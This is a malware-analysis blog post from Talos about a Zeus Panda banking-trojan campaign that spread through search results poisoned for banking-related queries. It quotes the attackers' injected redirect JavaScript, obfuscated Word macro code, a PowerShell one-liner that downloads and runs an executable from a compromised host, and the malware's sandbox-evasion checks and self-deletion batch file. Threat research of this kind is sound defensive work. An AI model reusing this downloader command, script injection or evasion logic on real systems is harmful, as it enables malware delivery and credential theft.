
Poisoning the Well: Banking Trojan Targets Google Search Results

blog.talosintelligence.com/2017/11/zeus-panda-campaign.html



This blog post was authored by Edmund Brumaghin, Earl Carter and Emmanuel Tacheau.

Summary


It has become common for users to use Google to find information that they do not know. In a quick Google search you can find practically anything you need to know. Links returned by a Google search, however, are not guaranteed to be safe. In this situation, the threat actors decided to take advantage of this behavior by using Search Engine Optimization (SEO) to make their malicious links more prevalent in the search results, enabling them to target users with the Zeus Panda banking Trojan. By poisoning the search results for specific banking related keywords, the attackers were able to effectively target specific users in a novel fashion.

By targeting primarily financial-related keyword searches and ensuring that their malicious results are displayed, the attacker can attempt to maximize the conversion rate of their infections as they can be confident that infected users will be regularly using various financial platforms and thus will enable the attacker to quickly obtain credentials, banking and credit card information, etc. The overall configuration and operation of the infrastructure used to distribute this malware was interesting as it did not rely on distribution methods that Talos regularly sees being used for the distribution of malware. This is another example of how attackers regularly refine and change their techniques and illustrates why ongoing consumption of threat intelligence is essential for ensuring that organizations remain protected against new threats over time.


Initial Attack Vector

The initial vector used to initiate this infection process does not appear to be email based. In this particular campaign, the attacker(s) targeted specific sets of search keywords that are likely to be queried by potential targets using search engines such as Google. By leveraging compromised web servers, the attacker was able to ensure that their malicious results would be ranked highly within search engines, thus increasing the likelihood that they would be clicked on by potential victims.

In one example, the attacker appeared to target the keyword search containing the following search query:



In most instances, the attacker was able to get their poisoned results displayed several times on Page 1 of the Search Engine Results Page (SERP) for the keyword search being targeted, in this case "al rajhi bank working hours in ramadan". A sample of the malicious results returned by Google is included in the image below.



By leveraging compromised business websites that have received ratings and reviews, the attacker could make the results seem more legitimate to victims, as can be seen by the star/rating displayed alongside the results in the SERP.

The attacker targeted numerous keyword groups, with most being tailored towards banking or financial-related information that potential victims might search for. Additionally, certain geographic regions appear to be directly targetedy, with many of the keyword groups being specific to financial institutions in India as well as the Middle East. Some examples of keyword searches being targeted by this campaign were:

"nordea sweden bank account number"
"al rajhi bank working hours during ramadan"
"how many digits in karur vysya bank account number"
"free online books for bank clerk exam"
"how to cancel a cheque commonwealth bank"
"salary slip format in excel with formula free download"
"bank of baroda account balance check"
"bank guarantee format mt760"


"free online books for bank clerk exam"
"sbi bank recurring deposit form"
"axis bank mobile banking download link"

Additionally, in all of the cases Talos analyzed, the titles of the pages that functioned as the entry point into this malware distribution system had various phrases appended to them. Using the "intitle:" search parameter, we were able to positively identify hundreds of malicious pages being used to perform the initial redirection that led victims to the malicious payload. Some examples of these phrases are included below:

"found download to on a forum"
"found global warez on a forum"
"can you download free on the site"
"found download on on site"
"can download on a forum"
"found global downloads on forum"
"info site download to on forum"
"your query download on site"
"found download free on a forum"
"can all downloads on site"
"you can open downloads on"

In cases where victims attempt to browse to the pages hosted on these compromised servers, they would initiate a multi-stage malware infection process, as detailed in the following section.

Ironically we have observed the same redirection system and associated infrastructure used to direct victims to tech support and fake AV scams that display images informing victims that their systems are infected with Zeus and instructing them to contact the listed telephone number.



Infection Process

When the malicious web pages are accessed by victims, the compromised sites use Javascript to redirect clients to Javascript hosted on an intermediary site.

```
<script type="text/javascript" rel="nofollow">
document.write("<script language='javascript' rel='nofollow' type='text/javascript' src='http://dverioptomtut.ru/
klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan'><\/sc"
+ "ript>");
</script>
```

This results in the client retrieving and executing Javascript located at the address specified by the document.write() method. The subsequent page includes similar functionality, this time resulting in an HTTP GET request to another page.

```
GET /klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan
HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Content-Length: 3732
Connection: close
Content-Type: text/html; charset=UTF-8

var splashpage = {
    splashenabled: 1,
    splashpageurl: 'http://dverioptomtut.ru/tsd/ef27?q=al rajhi bank working time in ramadan',
    enablefrequency: 0,
    displayfrequency: "2 days",
```


The intermediary server will then respond with a HTTP 302 which redirects clients to another compromised site which is actually being used to host a malicious Word document. As a result, the client will follow this redirection and download the malicious document. This is a technique commonly referred to as "302 cushioning" and is commonly employed by exploit kits.

```
GET /tsd/ef27?q=al%20rajhi%20bank%20working%20time%20in%20ramadan HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Set-Cookie: cu_ef27=0; expires=Thu, 06-Jul-2017 13:46:46 GMT; Max-Age=86400; path=/
Location: http://mikemuder.com/blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Following the redirect results in the download of a malicious Microsoft Word document.

```
GET /blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: mikemuder.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:48 GMT
Set-Cookie: BX=9g33bB5clpre8&b=3&s=da; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.mikemuder.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo
OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-disposition: attachment;filename=al-rajhi-bank-working-time-in-ramadan.doc
Content-Type: application/octet-stream
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS/5.3.0
```

Following the download of the malicious Word document, the victim is prompted by their browser to Open or Save the file. When opened, the document displays the following message, prompting the victim to "Enable Editing" and click "Enable Content".



Following these instructions will result in the execution of malicious macros that have been embedded in the Word document. It is these macros that are responsible for downloading and executing a PE32 executable, thus infecting the system. The macro code itself is obfuscated, and quite basic. It simply downloads the malicious executable, saves it into the %TEMP% directory on the system using the filename such as "obodok.exe".

```
Attribute VB_Name = "KHdryy"
Function OJej(odfjdr)
fhgrtt = "(" + jset.yuthhf + jset.vbcffg + ""
odfjt = ofjdt.Jifrt
kpsd = "S" + odfjt + "ebClient)"
dLsPfri = fhgrtt + kpsd
bxcvjs = "." + ofjdt.jgkI + "loadFile"
JIjer = "('" + idfhe.wetr + idfhe.zxvc + idfhe.jftr + idfhe.nvcf + "t','%" + ofjdt.ytu + "%\obodok.exe');"
vcber = "Start-" + "Process '%" + ofjdt.ytu + "%\obodok.exe';"
OJej = ofjdt.rty + " /c " + jset.tyre + jset.ytef + jset.nmgf + "" + dLsPfri + bxcvjs + JIjer + vcber + ""
End Function
```


In this case, the malicious executable was being hosted at the following URL:

hXXp://settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

The macros use the following Powershell command to initiate this process:

```
PowerShell (New-Object System.Net.WebClient).DownloadFile('http://settleware.com/blog/wp-
content/themes/inove/templates/html/krang.wwt','C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe');Start-Process
'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe';
```

A review of DNS related information associated with the domain hosting the malicious executable shows that there were two significant spikes in the amount of DNS requests attempting to resolve the domain, occurring between 06/07/2017 and 06/08/2017.



Settleware Secure Services, Inc. is a document e-Signing service that allows documents to be signed electronically. It is used across a number of different processes, including Real Estate escrow e-Signing, and also offers eNotary services.

Malware Operations

The malicious payload associated with the campaign appears to be a new version of Zeus Panda, a banking trojan designed to stealing banking and other sensitive credentials for exfiltration by attackers. The payload that Talos analyzed was a multi-stage payload, with the initial stage featuring several anti-analysis techniques designed to make analysis more difficult and prolonged execution to avoid detection. It also featured several evasion techniques designed to ensure that the malware would not execute properly in automated analysis environments, or sandboxes. The overall operation of the Zeus Panda banking trojan has been well documented, however Talos wanted to provide additional information about the first stage packer used by the malware.

The malware will first query the system's keyboard mapping to determine the language used on the system. It will terminate execution if it detects the any of the following keyboard mappings:

- LANG_RUSSIAN
- LANG_BELARUSIAN
- LANG_KAZAK
- LANG_UKRAINIAN

The malware also performs checks to determine whether it is running within the following hypervisor or sandbox environments:

- VMware
- VirtualPC
- VirtualBox
- Parallels
- Sandboxie
- Wine
- SoftIce


It also checks for the existence of various tools and utilities that malware analysts often run when analyzing malicious software. A full list of the different environment checks performed by the malware is below:

```
v13 = is_physical_or_vm_machine;
v14 = check_file_registry_vmware;
v15 = check_file_virtualbox;
v16 = check_file_mutex_virtualpc;
v17 = check_files_parallel32;
v18 = check_registry_BOCHS;
v19 = check_files_popupkiller_stimulator;
v20 = check_files_TOOLS_execute_exe;
v21 = check_loadedmodule_mutext_for_sandboxie;
v22 = check_for_mutex_Frz_State;
v23 = check_files_process_wireshark;
v24 = check_registry_apiname_Wine;
v25 = check_process_immunity;
v26 = lookup_process_processhacker;
v27 = lookup_process_procexp;
v28 = check_process_procmon;
v29 = check_process_idaq;
v30 = check_process_regshot;
v31 = check_process_aut2exe_joebox;
v32 = check_process_perl;
v33 = check_process_python;
v34 = check_files_softice;
```


If any of the environmental checks are met, the malware then removes itself by first writing a batch file to the %TEMP% directory and executing it using the Windows Command Processor. The malware uses RDTSC to calculate the time-based filename used to store the batch file. This batch file is responsible for deleting the original sample executable. Once the original executable has been deleted, the batch file itself is also removed from %TEMP%.

```
upd267e13f8.bat - Notepad
File Edit Format View Help
@echo off
:d
del /F /Q "C:\Users\[redacted]\Desktop\artifact-8555cf57bc314f14b73c84e89c0987b76064cc362f5697d496a6fee803f581b9.exe"
if exist "C:\Users\[redacted]\Desktop\artifact-8555cf57bc314f14b73c84e89c0987b76064cc362f5697d496a6fee803f581b9.exe" goto d
del /F "C:\Users\[redacted]\AppData\Local\Temp\upd267e13f8.bat"
```


In an attempt to hinder analysis, the initial stage of the malicious payload features hundreds of valid API calls that are invoked with invalid parameters. It also leverages Structured Exception Handling (SEH) to patch its own code. It queries and stores the current cursor position several times to detect activity and identify if it is being executed in a sandbox or automated analysis environment. An example of the use of valid API calls with invalid parameters is below, where the call to obtain the cursor location is valid, while the call to ScreentoClient contains invalid parameters.



Below is an example of a bogus call designed to lure an analyst and increase the time and effort required to analyze the malware. Often we see invalid opcodes used to lure the disassembler, but in this case, the result is that it is in front of hundred of structures too, making it more difficult to recognize good variables.




The below screenshot shows a list of auto populated and useless structures by IDA. These measures are all designed to impede the analysis process and make it more expensive to identify what the malware is actually designed to do from a code execution flow perspective.



```
00000000 ; [00000018 BYTES. COLLAPSED STRUCT CPPEH_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EH3_EXCEPTION_REGISTRATION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT _EH4_SCOPETABLE. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C BYTES. COLLAPSED STRUCT _EH4_SCOPETABLE_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
